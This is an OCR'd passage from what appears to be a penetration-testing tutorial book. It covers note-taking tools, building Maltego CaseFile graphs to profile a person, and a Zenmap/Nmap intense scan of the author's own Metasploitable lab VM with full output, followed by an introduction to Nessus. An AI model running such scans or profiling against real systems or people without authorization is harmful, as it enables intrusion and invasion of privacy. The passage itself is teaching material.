
Microsoft *OneNote* is available for free (web version) or part of the Office suite. ***OneNote*** allows for sharing, attaching screenshots, multiple notebooks, page encryption, and works across a number of devices including mobile.

Maltego:

Maltego (https://www.paterva.com/web7/) is back again as we learn this flexible tool is more than just a search tool. One of the free plugins, **CaseFile** allows us to create an extensive chart that can be exported as an image or a graph.



To install, startup ***Maltego***. On the splash screen you will see the various installed and various plugins. Find the ***CaseFile Entities*** box and click ***Install*** (In our case we already have it installed).



- People

Business Leader
A very wealthy or powerful businessman s

Businessman / Employee
A person involved in activities for the purpos

Child
A young human being


Drug Dealer
An unlicensed dealer in narcotics

Female
A woman or girl

Gang Leader
A leader of a gang

Gang Member

Start up a new graph. On the **Entity** ***Pallet*** under ***People*** you will see various listings to use. For this example we will be using ***Female***. Simple drag the entity over to our graph to start.




Jane Doe

Female


[maltego.Female]

Full Name	Jane Doe
First Names	Jane
Surname	Doe

If you double click the **Jane** ***Doe*** icon a new box will open. From here we can change the target name, add in our notes, and add in images.


Jane Doe
Run Transform(s)
All Transforms
Email Alert Message
Search for Skype User
Search PipMon
To Email Address [PGP]
To Email Address [using Search Engine]
To Email Address [Verify common]
To Person [PGP (signed)]
To Phone Numbers [using Search Engine]
To Twitter Affiliation [Search Twitter]
To Website [using Search Engine]
What Is This? [Using DuckDuckGo Quick Answers]
Jane Doe
Lina L
Jane Doe


If we right click ***Jane Doe*** we will be able to run our usual transforms




When you finish your chart you can export your report into a table or graph.

BasKet Note Pads: http://basket.kde.org/


BasKet Note Pads is a free ***Linux*** program that can help you organize, sort, and keep track of all of your notes in a easy to use program. The program allows you to paste images, links, email addresses, files, application launchers, colors, screen grabs, etc. The other great thing is you can also password protect your files.


Tracking – BasKet Note Pads
Basket Edit Go Note Tags Insert Settings Help
New Properties Previous Basket Next Basket Cut Copy Paste Delete Group Undo
Baskets
General
Welcome
Ex.: Notes
Ex.: Research
Tips


Once you have ***BasKet*** installed starting a new note is as simple as clicking ***New***


Basket Edit Go Note Tags Insert Settings Help
New Properties Previous Basket Next Basket Cut Copy Paste Delete
Baskets
General
Welcome
Ex.: Notes
Ex.: Research
Tips
Tracking
BashBunny
New Basket – BasKet Note Pads
test
(Default)
Template:
One column
Two columns
Three columns
Free


The next screen type in the file name that you want to give your note then select the ***Template.***



If you click on any open field you can either start typing in your note or if you click the arrow inside of the box you will be presented with a number of ***Tag*** options.



If you right click onto the empty field on the main screen you will be presented with a number of ***Insert*** options.



You can also create new ***BasKets***, ***sub BasKets***, or even ***sibling BasKets*** by right clicking on any of your notes.


Scanning Phase:

In the scanning phase we have already collected the basic information of our target. We should have some basic names, business structure, location, etc. Now it's time to get a better look into their network infrastructure and look for back doors, exploits, open ports, services, and other weaknesses that we might be able to exploit.

Nmap and Zenmap:

Nmap (and the ***GUI*** version ***Zenmap***) is a free open source network mapper for network discovery and auditing. It's easy to use, well supported, and flexible.

Zenmap demo:



Target: 10.1.102.39

Profile: Intense scan

Command: nmap -T4 -A -v 10.1.102.39

Host: 10.1.102.39

```
nmap -T4 -A -v 10.1.102.39
Initiating Parallel DNS resolution of 1 host. at 09:22
Completed Parallel DNS resolution of 1 host. at 09:22, 0.00s elapsed
Initiating SYN Stealth Scan at 09:22
Scanning 10.1.102.39 [1000 ports]
Completed SYN Stealth Scan at 09:22, 0.02s elapsed (1000 total ports)
Initiating Service scan at 09:22
Initiating OS detection (try #1) against 10.1.102.39
Retrying OS detection (try #2) against 10.1.102.39
NSE: Script scanning 10.1.102.39.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Nmap scan report for 10.1.102.39
Host is up (0.00019s latency).
All 1000 scanned ports on 10.1.102.39 are closed
MAC Address: 08:00:27:1B:09:63 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.19 ms 10.1.102.39

NSE: Script Post-scanning.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.91 seconds
           Raw packets sent: 1013 (45.696KB) | Rcvd: 1013 (41.632KB)
```

In the above image is an example of a typical ***Zenmap*** scan. In this particular example I launched it against my ***Metasploitable*** machine that is running in a ***VirtualBox*** environment.

Launching a new Scan:


1. Once ***Zenmap*** is launched enter your target ***IP*** address into the ***Target*** field
2. Under ***Profile*** select the type of scan you wish to use, by default ***Intense*** scan is preselected. Keep in mind there is a tradeoff when scanning. The more intense the scan the more information you will likely yield, however this also means that you scans are more likely to be noticed by the target.
3. Under the Command line the ***Nmap*** command will be automatically filled in for the scan that we have selected. This is the same command that we would have entered if we were using ***Nmap***

instead of *Zenmap*.

4. Once we are ready click the ***Scan*** button on the top right. Depending on the scan will depend on how long it will take to finish.
5. Under the ***Nmap Output*** we can see the general output of our scan.
   a. ***Ping scan*** results
   b. MAC address
   c. We can see the machine is a ***VirtualBox*** machine, because of this it was unable to determine the ***OS*** type, but knowing it's a ***virtual machine*** is also useful to a hacker.
   d. ***Tracerout*** info
   e. Etc.
6. Clicking the other tabs we can see ***Port*** information, ***Topology***, etc.

Nessus:


Nessus is a ***vulnerability scanner*** by ***Tenable***, that is offered in both a free "home" version and a Pro version. For this book we will be dealing with the home version that can be found over at: https://www.tenable.com/products/nessus-home It is available for Windows, ***macOS***, ***Linux***, ***FreeBSD***, and ***GPG Keys***.



